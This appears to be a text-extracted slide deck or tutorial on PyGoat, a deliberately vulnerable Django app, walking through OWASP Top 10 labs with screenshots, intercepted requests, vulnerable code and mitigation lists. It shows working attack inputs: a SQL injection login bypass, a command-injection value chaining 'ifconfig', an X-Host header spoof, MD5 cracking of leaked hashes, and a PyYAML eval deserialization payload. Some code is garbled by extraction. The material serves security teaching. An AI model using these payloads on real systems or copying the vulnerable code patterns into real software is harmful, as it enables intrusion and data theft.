

PyGoat

*Learn Django security
the hard way*



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Web Application Security

Web application security encompasses a range of measures, technologies, or approaches aimed at safeguarding web servers, web applications, and web services, including APIs, against potential attacks from online threats. Its significance lies in safeguarding valuable data, customers, and organizations from data breaches, disruptions to business operations, or any adverse consequences stemming from cyber criminal activities.

Web Application Security

- Based on an analysis of 14 million websites, SiteLock reports that websites currently experience an average of 172 attacks every day, and are visited by bots approximately 2,306 times a week.
- Malicious bots represent over 60% of all bot traffic
- Cyberattacks cost small and medium-Sized Businesses \$25k annually on average
- The volume of threats are doubling year over year

Source: <https://www.sitelock.com/resources/security-report>

OWASP

The Open Worldwide Application Security Project (OWASP) is an online community that produces freely-available articles, methodologies, documentation, tools, and technologies in the field of web application security

OWASP provides tools and resources for security researchers as well as developers to test and fortify their applications.

OWASP Top 10

The OWASP Top 10 is a regularly-updated report outlining security concerns for web application security, focusing on the 10 most critical risks. The report is put together by a team of security experts from all over the world.

RANK	VULNERABILITY
A1	Broken Access Control
A2	Cryptographic Failures
A3	Injection
A4	Insecure Design
A5	Security Misconfiguration
A6	Vulnerable and Outdated Components
A7	Identification and Authentication Failures
A8	Software and Data Integrity Failures
A9	Security Logging and Monitoring Failures
A10	Server-Side Request Forgery (SSRF)

The Pygoat Project

Pygoat is an intentionally vulnerable Python Django application that can be used to learn to secure our Django apps.

Pygoat contains labs to learn about and exploit the OWASP top 10 vulnerabilities.

A1 Broken Access Control

Access control, sometimes called authorization, is how a web application grants access to content and functions to some users and not others. These checks are performed after authentication, and govern what 'authorized' users are allowed to do.

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Broken Access Control. +

127.0.0.1:8000/broken_access_lab_1

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Intercept is on

Requests sent by Burp's browser will be held here so that you can analyze and modify them before forwarding them to the target server.

Learn more Open browser

Broken Access Control.

127.0.0.1:8000/broken_access_lab_1

The mobile application interface features a sidebar with navigation items: Home, OWASP TOP 10 2021, SANS 25 Vulns, Mitre top 25 Vulns, and OWASP TOP 10 2017. The main content area displays a large banner with the text "Please Provide Credentials". Overlaid on this is a login form with the header "Admins Have the Secretkey". The login form contains a text input field with the value "test" and a password input field with the value "*****". A "Log in" button is present. At the bottom of the main content area is a "Back to Lab Details" button.

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Request to http://127.0.0.1:8000

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Request query parameters

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Request cookies

Name	Value
csrfToken	ekOgXzhz6d1JmKK2loFXUKM1fPzm8YEq
sessionid	oljmdnv2y8w0uvna6kxo8ufrvrm26kc

Request headers

Name	Value
Host	127.0.0.1:8000
Content-Length	30
Cache-Control	max-age=0
sec-ch-ua	"NotA-Brand";v="99", "Chromium";v="112"
sec-ch-ua-mobile	?0
sec-ch-ua-platform	"macOS"
Upgrade-Insecure-Requests	1
Origin	http://127.0.0.1:8000
Content-Type	application/x-www-form-urlencoded
User-Agent	Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/112.0.5613.122 Safari/537.36
Accept	text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Sec-Fetch-Site	same-origin
Sec-Fetch-Mode	navigate
Sec-Fetch-User	?1
Sec-Fetch-Dest	document
Referer	http://127.0.0.1:8000/broken_access_lab_1

Broken Access Control.

127.0.0.1:8000/broken_access_lab_1

Admins Have the Secretkey

test
.....

Log in

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Logged in as user: admin Your Secret Key is ONLY_F0R_4DM1N5

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Vulnerable Code

```
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if request.COOKIES.get('admin') == "1":
    return render(
        request,
        'Lab_2021/A1_BrokenAccessControl/broken_access_lab_1.html',
        {
            "data": "ONLY_F0R_4DM1N5",
            "username": "admin"
        })
elif (name=='jack' and password=='jacktheripper'): # Will implement hashing here
    html = render(
        request,
        'Lab_2021/A1_BrokenAccessControl/broken_access_lab_1.html',
        {
            "not_admin": "No Secret key for this User",
            "username": name
        })
    html.set_cookie("admin", "0", max_age=200)
    return html
```

Mitigation

- Except for public resources, deny by default.
- Implement access control mechanisms once and re-use them throughout the application, including minimizing Cross-Origin Resource Sharing (CORS) usage.
- Model access controls should enforce record ownership rather than accepting that the user can create, read, update, or delete any record.
- Unique application business limit requirements should be enforced by domain models.
- Disable web server directory listing and ensure file metadata (e.g., .git) and backup files are not present within web roots.
- Log access control failures, alert admins when appropriate (e.g., repeated failures).
- Rate limit API and controller access to minimize the harm from automated attack tooling.
- Stateful session identifiers should be invalidated on the server after logout. Stateless JWT tokens should rather be short-lived so that the window of opportunity for an attacker is minimized. For longer lived JWTs it's highly recommended to follow the OAuth standards to revoke access.

A2 Cryptographic Failures

Cryptographic failure is the root cause of Sensitive Data Exposure. Enumerations (CWEs) included are CWE-259: Use of Hard-coded Password, CWE-327: Broken or Risky Crypto Algorithm, and CWE-331 Insufficient Entropy.

Cryptographic Failure

127.0.0.1:8000/cryptographic_failure



Cryptographic Failure

What is Cryptographic Failure

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Lab 1 Details

Can U login as Admin ? Some hacker previously performed a sql injection attack and managed to get the database dump for user table.

```
alex,9d6edee6ce9312981084bd98eb3751ee  
admin,c93ccd78b2076528346216b3b2f701e6  
rupak,5ee3547adb4481902349bdd0f2ffba93
```

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Mitigation

- Classify data processed, stored, or transmitted by an application. Identify which data is sensitive according to privacy laws, regulatory requirements, or business needs.
- Don't store sensitive data unnecessarily. Discard it as soon as possible or use PCI DSS compliant tokenization or even

Cryptographic Failure + Hash Type Identifier - Identify

https://hashes.com/en/tools/hash_identifier

Hashes

Home FAQ Deposit to Escrow Purchase Credits API Tools Decrypt Hashes Escrow Support English Register Login

Proceeded!
1 hashes were checked: 1 possibly identified 0 no identification

Pay professionals to decrypt your remaining lists
<https://hashes.com/en/escrow/view>

Possible identifications: [Decrypt Hashes](#)
9d6edee6ce9312981084bd98eb3751ee – Possible algorithms: MD5

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HASHES.COM

Support API

DECRYPT HASHES

Free Search Mass Search Reverse Email MD5

TOOLS

Hash Identifier Hash Verifier Email Extractor *2john Hash Extractor Hash Generator File Parser List Matching List Management Base64 Encoder Base64 Decoder

ESCROW

View jobs Upload new list Manage your lists

LANGUAGE

English Русский 中文 Türkçe Română Español Nederlands Polszczyzna العربية বাংলা


Page rendered in 0.0419 seconds

Md5 Decrypt & Encrypt

c93ccd78b2076528346216b3b2f701e6

Encrypt

Decrypt



c93ccd78b2076528346216b3b2f701e6 : admin1234

Mitigation

- Classify data processed, stored, or transmitted by an application. Identify which data is sensitive according to privacy laws, regulatory requirements, or business needs.
- Don't store sensitive data unnecessarily. Discard it as soon as possible or use PCI DSS compliant tokenization or even truncation. Data that is not retained cannot be stolen.
- Make sure to encrypt all sensitive data at rest.
- Ensure up-to-date and strong standard algorithms, protocols, and keys are in place; use proper key management.
- Encrypt all data in transit with secure protocols such as TLS with forward secrecy (FS) ciphers, cipher prioritization by the server, and secure parameters. Enforce encryption using directives like HTTP Strict Transport Security (HSTS).
- Disable caching for response that contain sensitive data.

A3: Injection

Injection happens when an attacker sneaks in untrusted data and tricks the interpreter into doing things it shouldn't, like running unintended commands or accessing unauthorized data.

Eg: SQL, NoSQL, OS command, Object Relational Mapping (ORM), LDAP, and Expression Language (EL) or Object Graph Navigation Library (OGNL) injection

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The screenshot shows a web application interface. On the left is a sidebar with navigation links: Home, OWASP TOP 10 2021, SANS 25 Vulns, Mitre top 25 Vulns, and OWASP TOP 10 2017. The main content area has a title "Can You Log in as Admin". It contains two input fields, one with "admin" and another with "anything' OR '1='". Below these is a blue "Log in" button. The status bar at the bottom displays "Logged in as: admin". A "Back to Lab Details" button is also present. The browser's developer tools are open, showing the page's HTML structure and a detailed view of the CSS styles applied to the "Log in" button.

Can You Log in as Admin

admin

anything' OR '1=

Log in

Logged in as:
admin

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Elements Console Sources Network Performance Memory ↗ 🔍 1 🔍 2 ⚙️

Styles Computed Layout Event Listeners ↗

Filter :hover .cls + ↗

element.style { }

button, input { _reboot.scss:344
overflow: visible; }

button, input, optgroup, select, textarea { margin: 0;
font-family: inherit;
font-size: inherit;
line-height: inherit; }

*, ::after, ::before { _reboot.scss:24
box-sizing: border-box; }

input { user agent stylesheet
writing-mode: horizontal-tb !important;
font-style: ;
font-variant-ligatures: ;
font-variant-caps: ;
font-variant-numeric: ;
font-variant-east-asian: ;
font-variant-alternates: ;
font-weight: ;
font-stretch: ;
font-size: ;
font-family: ;
font-optical-sizing: ;
font-kerning: ;
font-feature-settings: ;
font-variation-settings: ;
text-rendering: auto;
color: fieldtext;
letter-spacing: normal;
word-spacing: normal;
line-height: normal;
text-transform: none;
text-indent: 0px;
text-shadow: none;
display: inline-block;
text-align: start;
appearance: auto;
-webkit-rtl-ordering: logical;
cursor: text;
background-color: field;
margin: 0em;
padding: 1px 2px;
border-width: 2px;
border-style: inset;

<!DOCTYPE html>
<html lang="en" class="fontawesome-i2svg-active fontawesome-i2svg-complete">
<head> ...</head>
<body data-new-gr-c-s-check-loaded="14.1115.0" data-gr-ext-installed>
 <div class="wrapper" flex>
 <div class="pg active">PG</div>
 <!-- Sidebar -->
 <nav id="sidebar" style="overflow: scroll" class="sidebarClass" ...> ...</nav>
 <!-- Page Content -->
 <div data-bbox="341 141 500 200" class="content" style="height: 100vh">
 <nav class="navbar navbar-expand-lg navbar-light bg-light"> ...</nav>
 <title>SQL LAB</title>
 <div class="jumbotron">
 <h4 style="text-align:center">Can You Log in as Admin?</h4>
 <div class="login">
 <form method="post" action="/injection_sql_lab">
 <input type="hidden" name="csrfmiddlewaretoken" value="mbTzEPTNwll1BD9l7z1kKUydrRRTwh6kq349pxNksQz684NS61omvwWpb9izgZDx">
 <input id="input" type="text" name="name" placeholder="User Name">

 <input id="input" type="password" name="pass" placeholder="Password" value="\\$0">

 <button style="margin-top: 20px" class="btn btn-info" type="submit"> Log in </button>
 </form>
 </div>
 </div>
 <div align="right" style="margin-top: 20px" class="container"> ...</div>

 <div align="right" style="margin-top: 20px" class="container"> ...</div>
 <p></p>
 </div>
 <!-- jQuery CDN - Slim version (=without AJAX) -->
 <script src="https://code.jquery.com/jquery-3.3.1.slim.min.js" integrity="sha384-q8IYXpYKfXJm1jZdL8J4iZq+K26dLuHJ53L7h9KpGhDnDcEeBQcA=" crossorigin="anonymous">
 <!-- Pooper.JS -->

Vulnerable Code

```
if name:
    sql_query = "SELECT * FROM introduction_sql_lab_table WHERE id='"+name+"' AND
password='"++password+"'"'

sql_instance = sql_lab_table(id="admin", password="65079b006e85a7e798abecb99e47c154")
sql_instance.save()
sql_instance = sql_lab_table(id="jack", password="jack")
sql_instance.save()
sql_instance = sql_lab_table(id="slinky", password="b4f945433ea4c369c12741f62a23ccc0")
sql_instance.save()
sql_instance = sql_lab_table(id="bloke", password="f8d1ce191319ea8f4d1d26e65e130dd5")
sql_instance.save()

print(sql_query)

try:
    user = sql_lab_table.objects.raw(sql_query)
    user = user[0].id
    print(user)
```

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Theme Logout

Name Server Lookup

test.com && ifconfig

Linux Windows

GO

Output

```
; <>> DiG 9.10.6 <>> test.com
;; global options: +cmd
;; Got answer:
;; -->HEADER<- opcode: QUERY, status: NOERROR, id: 53135
;; flags: qr rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 0, ADDITIONAL: 1

;; OPT PSEUDOSECTION:
;; EDNS: version: 0, flags:; udp: 1280
;; QUESTION SECTION:
;test.com.           IN      A

;; ANSWER SECTION:
test.com.        3087    IN      A      67.225.146.248
```



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```
status: inactive
en0: flags=8863<UP,BROADCAST,SMART,RUNNING,SIMPLEX,MULTICAST> mtu 1500
options=6463<RXCSUM,TXCSUM,TS04,TS06,CHANNEL_IO,PARTIAL_CSUM,ZEROINVERT_CSUM>
ether 1c:57:dc:46:6e:f
inet6 fe80::1814:d30d:efdd:72d1%en0 prefixlen 64 secured scopeid 0xc
inet 192.168.236.18 netmask 0xffffffff broadcast 192.168.236.255
inet6 2401:4900:4f8d:61a4:109b:5dd:6027:9e40 prefixlen 64 autoconf secured
inet6 2401:4900:4f8d:61a4:a4ad:e211:87c4:bd83 prefixlen 64 autoconf temporary
nd6 options=201<PERFORMNUD,DAD>
media: autoselect
status: active
awdl0: flags=8843<UP,BROADCAST,RUNNING,SIMPLEX,MULTICAST> mtu 1500
options=6463<RXCSUM,TXCSUM,TS04,TS06,CHANNEL_IO,PARTIAL_CSUM,ZEROINVERT_CSUM>
ether 22:51:c1:cf:ca:f7
inet6 fe80::2051:c1ff:fecc:caf7%awdl0 prefixlen 64 scopeid 0xd
nd6 options=201<PERFORMNUD,DAD>
media: autoselect
status: active
llw0: flags=8863<UP,BROADCAST,SMART,RUNNING,SIMPLEX,MULTICAST> mtu 1500
options=400<CHANNEL_IO>
ether 22:51:c1:cf:ca:f7
inet6 fe80::2051:c1ff:fecc:caf7%llw0 prefixlen 64 scopeid 0xe
nd6 options=201<PERFORMNUD,DAD>
media: autoselect
status: inactive
utun0: flags=8051<UP,POINTOPOINT,RUNNING,MULTICAST> mtu 1380
inet6 fe80::44b7:b33:731e:c8a0%utun0 prefixlen 64 scopeid 0xf
nd6 options=201<PERFORMNUD,DAD>
utun1: flags=8051<UP,POINTOPOINT,RUNNING,MULTICAST> mtu 2000
inet6 fe80::3dd6:eff3:68be:4723%utun1 prefixlen 64 scopeid 0x10
nd6 options=201<PERFORMNUD,DAD>
utun2: flags=8051<UP,POINTOPOINT,RUNNING,MULTICAST> mtu 1000
inet6 fe80::ce81:b1c:bd2c:69e%utun2 prefixlen 64 scopeid 0x11
nd6 options=201<PERFORMNUD,DAD>
```

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Vulnerable Code

```
if (request.method == "POST"):
    domain = request.POST.get('domain')
    domain = domain.replace("https://www.", '')
    os = request.POST.get('os')
    print(os)
    if (os == 'win'):
        command = "nslookup {}".format(domain)
    else:
        command = "dig {}".format(domain)

    try:
        # output=subprocess.check_output(command,shell=True,encoding="UTF-8")
        process = subprocess.Popen(
            command,
            shell=True,
            stdout=subprocess.PIPE,
            stderr=subprocess.PIPE)
        stdout, stderr = process.communicate()
        data = stdout.decode('utf-8')
        stderr = stderr.decode('utf-8')
        # res = json.loads(data)
        # print("Stdout\n" + data)
        output = data + stderr
        print(data + stderr)
    except:
        output = "Something went wrong"
        return render(request, 'Lab/CMD/cmd_lab.html', {"output": output})
    print(output)
    return render(request, 'Lab/CMD/cmd_lab.html', {"output": output})
else:
    return render(request, 'Lab/CMD/cmd_lab.html')
```

Mitigation

- The preferred option is to use a safe API, which avoids using the interpreter entirely, provides a parameterized interface, or migrates to Object Relational Mapping Tools (ORMs).
- Use positive server-side input validation. This is not a complete defense as many applications require special characters, such as text areas or APIs for mobile applications.
- For any residual dynamic queries, escape special characters using the specific escape syntax for that interpreter.
- Use LIMIT and other SQL controls within queries to prevent mass disclosure of records in case of SQL injection.

A4: Insecure Design

Insecure design is a type of flaw that can sit in the background of everything you do. This vulnerability relates to how you as a developer design your programs, architect solutions, and employ security practices such as threat modeling

Pygoat lab objective

This lab helps you to get an idea of how Insecure Design can result in major Security flaw. In the next page, user can get 5 free tickets for a Movie. But he/she have to wait until all the tickets are sold out. For this particular situation, we can get advantage of the Insecure Design and somehow get all the tickets for the movie.

[Hint](#)

Logout and then think.

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This website is giving everyone free tickets (upto 5 per person). And the movie will be public when all the tickets will be sold.

The ticket generating system is inherently secure, limiting users to obtain a maximum of 5 free tickets. However, a significant design flaw exists – multiple accounts can be created to acquire an unlimited number of tickets. For instance, in this specific scenario where 60 tickets are required, one could easily exploit the system by creating just 12 accounts, claiming 5 tickets from each.

Wait until all tickets are sold (55 tickets left)

Claim Upto 5 Free Tickets

5



Claim

Watch Movie

Tickit

Watch

My Tickets

QwLmUHyVoO

qFHNJBKSGc

FfxkTjRDMj

YGaiuFkeku

qzauAhPmrw

Mitigation

- Establish and use a secure development lifecycle with AppSec professionals to help evaluate and design security and privacy-related controls
- Establish and use a library of secure design patterns or paved road ready to use components
- Use threat modeling for critical authentication, access control, business logic, and key flows
- Integrate security language and controls into user stories
- Integrate plausibility checks at each tier of your application (from frontend to backend)

Mitigation

- Write unit and integration tests to validate that all critical flows are resistant to the threat model. Compile use-cases *and* misuse-cases for each tier of your application.
- Segregate tier layers on the system and network layers depending on the exposure and protection needs
- Segregate tenants robustly by design throughout all tiers
- Limit resource consumption by user or service

A5: Security Misconfiguration

The application might be vulnerable if the application is:

- Missing appropriate security hardening across any part of the application stack or improperly configured permissions on cloud services.
- Unnecessary features are enabled or installed (e.g., unnecessary ports, services, pages, accounts, or privileges).
- Default accounts and their passwords are still enabled and unchanged.
- Error handling reveals stack traces or other overly informative error messages to users.

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Only admin.localhost:8000 can access, Your X-Host is None

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
Request to http://127.0.0.1:8000

Forward Drop Intercept is on Action

Comment this item

HTTP/1

Pretty Raw Hex



```

1 GET /secret HTTP/1.1
2 Host: 127.0.0.1:8000
3 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:109.0)
Gecko/20100101 Firefox/115.0
4 Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.7,ml;q=0.3
6 Accept-Encoding: gzip, deflate
7 Referer: http://127.0.0.1:8000/secret
8 Cookie: csrfToken=L26KDRKqzZkjZqQVmGp8vxq3Eqp3Wq6; sessionid=566p3imfh9se6z5g9vhzu9hd9komcmchh;
ph_fo2TmA8Wdh5WlaoftYiInBhS4XkTzRqls5OkVziv_posthog=
7B%22distinct_id%2213A2218944b1837dc65-04cb8ccb6691d8-d505429-14400
0-18944b1837e1347%22C%22device_id%2213A2218944b1837dc65-04cb8cb
b6691d8-d505429-144000-18944b1837e1347%22%20%224user_state%22%3A%22
anonymouse%22%22extension_version%22%3A%221.5.%22%20%224session_
recording_enabled_server_side%22%3Afalse%20%22%24autocapture_disabled
_server_side%22%3Afalse%20%22%24active_feature_flags%22%3A%2B%20%22
%224enabled_feature_flags%22%3A%7B%22enable-session-recording%22%3Afa
lse%22%22sourcing%22%3Afalse%2C%22only-company-edit%22%3Afalse%20%22j
ob-lists%22%3Afalse%7D%20%22%24feature_flag_payloads%22%3A%7B%7D%7D;
messages=
WsiX19gcC9uX21lc3NhZ2U1LDAsMjUsI1J1Z21zdHJhdGlvbibZsdWNjZXNzZnVsLiIsI
iJAX0:lgQDrJ:0TRQ0xvUuaQmBD7vfc2xlrz10ZZCqBvNnhKobsNh8dc
9 Upgrade-Insecure-Requests: 1
10 Sec-Fetch-Dest: document
11 Sec-Fetch-Mode: navigate
12 Sec-Fetch-Site: same-origin
13 Sec-Fetch-User: ?1
14 Connection: close
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```

Open browser

Inspector

Request attributes

Protocol **HTTP/1** HTTP/2

Name	Value
Method	GET
Path	/secret

Request query parameters

0

Request body parameters

0

Request cookies

4

Request headers

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 Request to <http://127.0.0.1:8000>

Forward	Drop	Intercept is on	Action
Raw	Hex		
ET /secret HTTP/1.1 ost: 127.0.0.1:8000 er-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:109.0) Gecko/20100101 Firefox/115.0 cept: /ext/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8 cept-Language: en-US,en;q=0.7,ml;q=0.3 cept-Encoding: gzip, deflate erer: http://127.0.0.1:8000/secret ookie: csrftoken=LCEKDPRKqzZKjzqVQmGp8vxq3Eqp3Wq6; sessionid=66p3imvh%9s6z5q9vshkcmckh; h_toFezIWA8Wb5WkaofxTY1nBhS4XzTqLs50hVziw_posthog= 7B#22distinct_id#22+3A#2218944b1837dc65-04cb8ccb6691d8-d505429-1440 -18944b1837e1347#22+C124device_id#22+3A#2218944b1837dc65-04cb8ccb6691d8-d505429-14400 -18944b1837e1347#22+C124user_state#223A#2213A#22 nonymous#22+C124extension_version#223A#221.5.5#22+C124session ecording_enabled_server_side#22+3Afalse#20+22+24auto_capture_disabled server_side#2C#3Afalselog#2C#24active_feature_flags#223A#5B#5D#2C# #4enabled_feature_flags#223A#7B#22enable-session-recording#223Af set#2C#22sourcing#223A#false#2C#2only-company-edit#22+3A#false#2C#22 b-lists#22+3Afalse#7D#2C#22+24feature_flag_payloads#22+3A#7B#7D#7D essages: iXi1X9qc29U2Cl1c3NhZZUiLDAsMjUsIlJ1Z2l2dHJhdGlvb1BzdWNjZXNsZnVsLiLs J4XQ1qgDxJ#OTRQXrvUuaQmBD7vfCxlrz10ZCZqBvNnhKobsNhs8dc pgrade-Insecure-Requests: 1 ec-Fetch-Dest: document ec-Fetch-Mode: navigate ec-Fetch-Site: same-origin ec-Fetch-User: ?1 onnection: close -Host: admin.localhost:8000			

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Inspector

Request query parameter

0

Request body parameters

0 ✓

Request cookies

4 ✓

Request headers

Name	Value
Host	127.0.0.1:8000
User-Agent	Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:109.0) Gecko/20100101...
Accept	text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,i...
Accept-Language	en-US,en;q=0.7,ml;q=0.3
Accept-Encoding	gzip, deflate
Referer	http://127.0.0.1:8000/secret
Cookie	csrfToken=tL26KDRKqzZKjZqQVmGp8vxq3Eqp3Wq6; sessionid=566...
Upgrade-Insecure-Requests	1
Sec-Fetch-Dest	document
Sec-Fetch-Mode	navigate
Sec-Fetch-Site	same-origin
Sec-Fetch-User	?1
Connection	close
X-Host	admin.localhost:8000



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Secret Key

Success. You have the secret

S3CR37K3Y

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Mitigation

This case is an example of Security through obscurity.

- Raw inputs from front end should not be trusted
- If using headers to enforce access controls, should use encryption mechanism to preserve the secrecy of the key.

Pygoat Lab 2

Objective:

One of the features of having DEBUG=True is dumping lots of metadata from your environment, including the whole settings.py configurations, when a exception occurs.

Can u trigger a 500 error and get the SENSITIVE_DATA ?



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Sensitive Data Exposure

Can you find a page to trigger 500 error? Can you find 'SENSITIVE_DATA'?

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Page not found (404)

Request Method: GET

Request URL: http://127.0.0.1:8000/data_exp_lab/err

Using the URLconf defined in pygoat.urls, Django tried these URL patterns, in this order:

1. admin/
2. accounts/
3. [name='homepage']
4. xss [name='xss']
5. XSS [name='XSS_lab']
6. XSS_L2 [name='XSS_lab2']
7. XSS_L3 [name='XSS_lab3']
8. XSS_L1 [name='XSS_lab']
9. sql [name='sql']
10. SQL_Lab [name='SQL_lab']
11. SQL_Lab1 [name='SQL_lab1']
12. insec_des [name='insec_des']
13. insec_des_lab [name='insec_des_lab']
14. xxe [name='XXE']
15. XXE_Lab [name='XXE_lab']
16. XXE_See [name='XXE_See']
17. XXE_Parse [name='XXE_parse']
18. auth_lab [name='auth_lab']
19. auth_lab/signup [name='auth_lab_signup']
20. auth_lab/login [name='auth_lab_login']
21. auth_lab/logout [name='auth_lab_logout']
22. auth [name='auth_home']
23. ba [name='Broken Access Control']
24. BA_Lab [name='Broken Access Control Lab']
25. data_exp [name='data_exp']
26. data_exp_lab [name='data_exp_lab']
27. robots.txt [name='robots.txt']
28. 500error [name='500error']
29. cmd [name='Command Injection']
30. CMD_Lab [name='Command Injection Lab']
31. CMD_Lab2 [name='Command Injection Lab 2']
32. bau [name='Broken Auth']
33. BAU_Lab [name='BAU']
34. login_otp [name='OTP Login']
35. OTP [name='OTP Verification']
36. sec_mis [name='Security Misconfiguration']
37. SEC_MIS_Lab [name='Security Misconfiguration Lab']
38. SEC_MIS_Lab3 [name='Security Misconfiguration Lab']
39. secret [name='Secret key for A6']
40. a9 [name='A9']
41. A9_Lab [name='A9 Lab']
42. A9_Lab2 [name='A9 Lab 2']
43. get_version [name='Get Version']
44. a10 [name='A10']
45. A10_Lab [name='A10 Lab']

Local vars

Variable	Value
callback	<function error at 0x0000014DA2565160>
name	'The view introduction.views.error'
response	None
self	<django.core.handlers.wsgi.WSGIHandler object at 0x0000014DA1A4B070>

Request information

USER admin

GET No GET data

POST No POST data

FILES No FILES data

COOKIES

Variable	Value
csrf_token	'tL26KDRKqzZKjZqQVmGp8vxq3Eqp3Wq6'
sessionid	'566p3imfhk9s6z5q9vbzu9h8komcmckh'
ph_foZTeM1Aw8dh5WkaofxTYiInBhS4XzTzRqLs50kVziw_posthog	'%7B%22distinct_id%22%3A%2218944b1837dc65-04cb8cb6691d8-d505429-144000-18944b1837e1347%22%2C%22%24device_id%22%3A%2218944b1837dc65-04cb8cb6691d8-d505429-144000-18944b1837e1347%22%2C%22%24user_state%22%3A%22anonymous%22%2C%22extension_version%22%3A%221.5.%22%2C%22%24session_recording_enabled_server_side%22%3Afalse%2C%22%24autocapture_disabled_server_side%22%3Afalse%2C%22%24active_feature_flags%22%3A%5B%2C%22%24enabled_feature_flags%22%3A%7B%22enable-session-recording%22%3Afalse%2C%22%24sourcing%22%3Afalse%2C%22only-company-edit%22%3Afalse%2C%22job-lists%22%3Afalse%7D%2C%22%24feature_flag_payloads%22%3A%7B%27D%7D'
messages	'W1siX19qc29uX211c3NhZ2UiLDAsMjUsI1J1Z21zdHJhdGlvbibBzdwNjZXNzZnVsLiIsIiJdXQ:1qKD+J:0TRQXkvUuaQmBD7vfc2x1rz10ZZCqBvNnhKobsNh8dc'
auth_cookie	'eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9.eyJ1c2VyIjoibm90X2FkbWluIiwiZXhwIjoxNjg5NjY2MzAwLCJpYXQiOjE2ODk2NjI3MD89.Ls7y0ISayQjPeZgt48QR_sZnvq9bbsQt-RfOih2yeeY'

META

Variable	Value
ALLUSERSPROFILE	'C:\ProgramData'
ANDROID_SDK_HOME	'C:\Android'
APPDATA	'C:\Users\adars\AppData\Roaming'
COMMONPROGRAMFILES	'C:\Program Files\Common Files'
COMMONPROGRAMFILES(X86)	'C:\Program Files (x86)\Common Files'
COMMONPROGRAMW6432	'C:\Program Files\Common Files'
COMPUTERNAME	'WINDOWS'
COMSPEC	'C:\Windows\system32\cmd.exe'
CONTENT_LENGTH	'..'
CONTENT_TYPE	'text/plain'
CSRF_COOKIE	'tL26KDRKqzZKjZqQVmGp8vxq3Eqp3Wq6'
DJANGO_SETTINGS_MODULE	'pygoat.settings'
DRIVERDATA	'C:\Windows\System32\Drivers\DriverData'
EFC_5468	'1'
EPS_BROWSER_APP_PROFILE_SETTING	'Internet Explorer'

Mitigation

Django debug mode was enabled. This can lead to tracebacks, error messages and env variables being displayed to users.

In a publicly accessible environment, Debug mode should be disabled using the below Django setting (settings.py):

```
DEBUG = False
```

Security Misconfiguration - Prevention

- A repeatable hardening process makes it fast and easy to deploy another environment that is appropriately locked down. This process should be automated to minimize the effort required to set up a new secure environment.
- A minimal platform without any unnecessary features, components, documentation, and samples. Remove or do not install unused features and frameworks.
- A task to review and update the configurations appropriate to all security notes, updates, and patches as part of the patch management process. Review cloud storage permissions (e.g., S3 bucket permissions).
- An automated process to verify the effectiveness of the configurations and settings in all environments.

A6: Vulnerable and Outdated Components

The application might be vulnerable:

- If the software used is vulnerable, unsupported, or out of date. This includes the OS, web/application server, database management system (DBMS), applications, APIs and all components, runtime environments, and libraries.
- If you do not scan for vulnerabilities regularly and subscribe to security bulletins related to the components you use.
- If you do not fix or upgrade the underlying platform, frameworks, and dependencies in a risk-based, timely fashion. This commonly happens in environments when patching is a monthly or quarterly task under change control, leaving organizations open to days or months of unnecessary exposure to fixed vulnerabilities.

Pygoat Lab - Objective

This lab helps us to understand why components with known vulnerabilities can be a serious issue.

The user on accessing the lab is provided with a feature to convert yaml files into json objects. A yaml file needs to be chosen and uploaded to get the json data.

The app uses pyyaml 5.1 which is vulnerable to code execution.

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We can craft a yaml as shown below to execute code on the server

```
1
2  !!python/object/new:tuple
3  - !!python/object/new:map
4    - !!python/name:eval
5    - [ print("RCE EXPLOIT!") ]
6
7
```

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 No file selected.

Here is your output:

(None,)

Check Django Terminal for Command's output

The screenshot shows a Microsoft Visual Studio Code (VS Code) interface with the following details:

- Project Explorer:** Shows the project structure under "pygoat". The "pygoat" folder contains ".venv" (library root) and "pygoat". Inside "pygoat", there are ".github", ".vscode", "chatbot", "docs", "introduction", "pygoat", and "Solutions".
- Editor:** The file "settings.py" is open. The code is a Django settings file with the following content:

```
"""
Django settings for pygoat project.

Generated by 'django-admin startproject' using Django 3.0.6.

For more information on this file, see
https://docs.djangoproject.com/en/3.0/topics/settings/

For the full list of settings and their values, see
https://docs.djangoproject.com/en/3.0/ref/settings/
"""


```
- Terminal:** The terminal shows exploit logs:

```
[18/Jul/2023 12:33:53] "POST /a9_lab HTTP/1.1" 200 27154
[18/Jul/2023 12:41:42] "POST /a9_lab HTTP/1.1" 200 27156
RCE EXPLOIT!
[18/Jul/2023 12:41:42,196] - Broken pipe from ('127.0.0.1', 58645)
```
- Status Bar:** The status bar at the bottom shows the path "pygoat fix-requirements" and the Python icon.

Mitigation

- Remove unused dependencies, unnecessary features, components, files, and documentation.
- Continuously inventory the versions of both client-side and server-side components (e.g., frameworks, libraries) and their dependencies using tools like versions, OWASP Dependency Check, retire.js, etc. Continuously monitor sources like Common Vulnerability and Exposures (CVE) and National Vulnerability Database (NVD) for vulnerabilities in the components. Use software composition analysis tools to automate the process. Subscribe to email alerts for security vulnerabilities related to components you use.
- Only obtain components from official sources over secure links. Prefer signed packages to reduce the chance of including a modified, malicious component (See A08:2021-Software and Data Integrity Failures).

A7: Identification and Authentication Failures

There are times when the way applications handle passwords and user logins is done incorrectly. This can let attackers get access to passwords, keys, or tokens, or take advantage of other mistakes in how the app works to pretend to be someone else, either for a little while or forever.

Pygoat Lab - Objective

The main aim of this lab is to login as admin, for that we need to exploit the lack of rate limiting feature in the otp verification flow. You can see that the otp is only of 3 digit(for demo purposes) and the application doesn't have any captcha (To disallow any automated scripts or bots) or any restrictions on the number of tries for the otp.



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Login as Admin

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Password

